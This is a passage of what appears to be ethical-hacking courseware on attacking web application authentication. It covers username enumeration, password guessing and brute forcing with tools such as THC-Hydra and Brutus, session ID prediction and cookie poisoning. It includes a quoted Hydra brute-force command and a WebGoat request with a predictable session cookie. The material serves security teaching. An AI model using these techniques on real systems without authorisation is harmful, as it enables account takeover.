


Analyze Web Applications: Map the Attack Surface

There are various entry points for attackers to compromise the network, so proper analysis of the attack surface must be done. The mapping of the attack surface includes thorough checking of **possible vulnerabilities** to launch the attack. The following are the various factors through which an attacker collects the information and plans the kind of attack to be launched.


Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

FIGURE 13.39: Map the Attack Surface



Web App Hacking Methodology

In web applications, the authentication functionality has many design loopholes such as bad passwords, i.e. short or blank, common dictionary words or names, passwords set the same as user name, and those still set to default values. The attacker can exploit the **vulnerabilities** in the **authentication mechanism** for gaining access to the web application or network. The various threats that exploit the weaknesses in the authentication mechanism include network eavesdropping, brute force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.



Attack Authentication Mechanism

Most of the authentication mechanisms used by web applications have design flaws. If an attacker can identify those design flaws, he or she can easily exploit the flaws and gain unauthorized access. The design flaws include failing to check password strength, insecure transportation of credentials over the Internet, etc. Web applications usually authenticate their clients or users based on a combination of user name and password. Hence, the **authentication mechanism attack** involves identifying and exploiting the user name and passwords.



User Name Enumeration

User names can be enumerated in two ways; one is **verbose failure messages** and the other is predictable user names.



Verbose Failure Message

In a typical login system, the user is required to enter two pieces of information, that is, user name and password. In some cases, an application will ask for some more information. If the user is trying to log in and fails, then it can be inferred that at least one of the pieces of the information that is provided by the user is **incorrect** or **inconsistent** with the other information provided by the user. The application discloses that particular information that is provided by the user was incorrect or inconsistent; it will be providing ground for an attacker to exploit the application.

Example:

- Account <username> not found
- The password provided incorrect
- Account <username> has been locked out



Predictable User Names

Some of the applications automatically generate account user names according to some predictable sequence. This makes it very easy way for the attacker who can discern the sequence for potential exhaustive list of all **valid user names**.



Password Attacks

Passwords are cracked based on:

- Password functionality exploits
- Password guessing
- Brute-force attacks

Session Attacks

The following are the types of session attacks employed by the attacker to attack the authentication mechanism:

- Session prediction
- Session brute-forcing
- Session poisoning



Cookie Exploitation

The following are the types of cookie exploitation attacks:

- Cookie poisoning
- Cookie sniffing
- Cookie replay

User Name Enumeration




1

If login error states which part of the user name and password is not correct, guess the users of the application using the **trial-and-error method**



User name rini.matthews does not exist



User name successfully enumerated to rini.matthews
<https://wordpress.com>

2

Some applications automatically generate **account user names** based on a **sequence** (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



User Name Enumeration

Source: <https://wordpress.com>

User name enumeration helps in guessing login IDs and passwords of users. If the login error states which part of the user name and password are not correct, guess the users of the application using the **trial-and-error method**.

Look at the following picture that shows enumerating user names from verbose failure messages:





FIGURE 13.40: User Name Enumeration

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy, i.e., locks the account after a certain number of **failed login attempts**.

Some applications automatically generate account user names based on a sequence (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names.



Password Attacks: Password Functionality Exploits

Password attacks are the techniques used by the attacker for discovering passwords. Attackers exploit the password functionality so that they can bypass the **authentication mechanism**.



Password Changing

Determine password change functionality within the application by spidering the application or creating a login account. Try random strings for Old Password, New Password, and Confirm the New Password fields and analyze errors to identify vulnerabilities in password change functionality.



Password Recovery

Forgot Password features generally present a challenge to the user; if the number of attempts is not limited, attackers can guess the challenge answer successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.



Remember Me Exploit

Remember Me functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010.

Attackers can use an enumerated user name or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

1 Password List

Attackers **create a list of possible passwords** using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered

2 Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks

3 Tools

Password guessing can be performed manually or using automated tools such as **Brutus**, **THC-Hydra**, etc.

The image shows two screenshots of the HydraGTK application. The left screenshot shows the configuration window with fields for Username (testuser), Password List (/tmp/passlist.txt), and checkboxes for 'Try login as password' and 'Try empty password'. The right screenshot shows the output window with a log of the attack process, including the command 'hydra 127.0.0.1 ftp -l testuser -P /tmp/passlist.txt -e ns' and the successful login for user 'marc' on host '127.0.0.1'.

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Password Attacks: Password Guessing

Password guessing is a method where an attacker guesses various passwords until he or she gets the correct passwords by using the following methods: password list, password dictionary, and various tools.



Password List

Attackers create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and trying each password until the correct password is discovered.



Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as Dictionary Maker to perform dictionary attacks.



Tools Used for Password Guessing

Password guessing can be performed manually or using **automated tools** such as WebCracker, Brutus, Burp Insider, THC-Hydra, etc.



THC-Hydra

Source: <http://www.thc.org>

THC-HYDRA is a network logon cracker that supports many different services. This tool is a proof of concept code, to give researchers and security consultants the possibility to show how easy it would be to gain unauthorized remote access to a system.




FIGURE 13.41: THC-Hydra Tool Screenshot


In addition to these tools, Burp Insider is also used for password guessing.

Password Attacks: Brute-forcing



- In brute-forcing attacks, attackers **crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Attackers can use password cracking tools such as **Burp Suite's Intruder**, **Brutus**, and **Sensepost's Crowbar**





<http://portswigger.net>



<http://www.hoobie.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Password Attacks: Brute Forcing

Brute force is one of the methods used for cracking passwords. In a brute forcing attack, attackers crack the login passwords by trying all possible values from a set of alphabet, numeric, and special characters. The **main limitation of the brute force attack** is this is beneficial in identifying small passwords of two characters. Guessing becomes more crucial when the password length is longer and also if it contains letters with both upper and lower case. If numbers and symbols are used, then it might even take more than a few years to guess the password, which is almost practically impossible. Commonly used password cracking tools by attackers include Burp Suite's Intruder, Brutus, Sensepost's Crowbar, etc.



Burp Suite's Intruder

Source: <http://portswigger.net>

Burp Intruder is a module of BurpSuite. It enables the user to automatize pen testing on web applications.




FIGURE 13.42: Burp Suite's Intruder Tool Screenshot



Brutus

Source: <http://www.hoobie.net>

Brutus is a remote password cracking tool. Brutus supports HTTP, POP3, FTP, SMB, Telnet, IMAP, NNTP, and many other authentication types. It includes a multi-stage authentication engine and can make 60 simultaneous target connections.





FIGURE 13.43: Brutus Tool Screenshot



Session Attacks: Session ID Prediction/Brute Forcing

Every time a user logs in to a particular website, then a session ID is given to the user. This session ID is valid until the session is terminated and a new session ID is provided when the user logs in again. Attackers try to exploit this **session ID mechanism** by guessing the next session ID after collecting some valid session IDs.

- In the first step, the attacker collects some valid session ID values by sniffing traffic from authenticated users.
- Attackers then analyze captured session IDs to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- In addition, the attacker can implement a brute force technique to generate and test different values of the session ID until he or she successfully gets access to the application.

- ❖ Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily guessing valid session IDs.

GET Request

```
GET http://janina:8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: Janina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png;q=0.5
.....
Referer: http://janina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01 ← Predictable Session Cookie
Authorization: Basic Z3Vic3Q6Z3Vic3Q=
```

FIGURE 13.44: Session ID Prediction/Brute Forcing

For certain web applications, the session ID information is usually composed of a string of fixed width. Randomness is essential in order to avoid prediction. From the diagram you can see that the session ID variable is indicated by JSESSIONID and assuming its value as “user01,” which corresponds to the user name. By guessing the new value for it, say as “user 02,” it is possible for the attacker to gain **unauthorized access** to the application.

Cookie Exploitation: Cookie Poisoning



- If the cookie contains **passwords** or **session identifiers**, attackers can steal the cookie using techniques such as **script injection** and **eavesdropping**
- Attackers then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- Attackers can trap cookies using tools such as **OWASP Zed Attack Proxy, Burp Suite**, etc.



Attacker

Untitled Session - OWASP ZAP

Request
Response
Break

Site: http://admit...

Path: /yaho...

```

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.4 (KHTML,
like Gecko) Chrome/22.0.1229.94 Safari/537.4
Cookie-Control: max-age=0
Accept: */*
Referer: https://in.yahoo.com/?p=us
Accept-Encoding: gzip
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: adxid=015524508125af46; adxf=1084667818692
Host: tr.adinterax.com
                    
```

History | Search | Break Points | Alerts

Active Scan | Spider | Site Force | Port Scan | Fuzzer | Params | Output

Site: tr.adinterax.com:80 | 0% | Current Scans: 0

URI found during crawl:

URI found but out of crawl scope:

Alerts: 0 | 0 | 0 | 0 | 0

https://www.owasp.org



Web Server

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials and can be modified with ease to escalate access or assume the identity of another user.

Cookies are used to maintain a session state in the otherwise stateless HTTP protocol. Sessions are intended to be uniquely tied to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to **inject malicious** content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. Cookies exist as files stored in the client computer's memory or hard disk. By modifying the data in the cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "Remember me?" and store the user's information in a cookie, so he or she does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many who view cookies a false sense of security. If the cookie contains passwords or session identifiers, attackers can steal the cookie using techniques such as script injection and eavesdropping. Attackers then replay the cookie with the same or altered

passwords or session identifiers to bypass web application authentication. Examples of tools used by the attacker for trapping cookies include **OWASP Zed Attack Proxy, Burp Suite**, etc.



OWASP Zed Attack Proxy

Source: <https://www.owasp.org>

OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for testing web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.


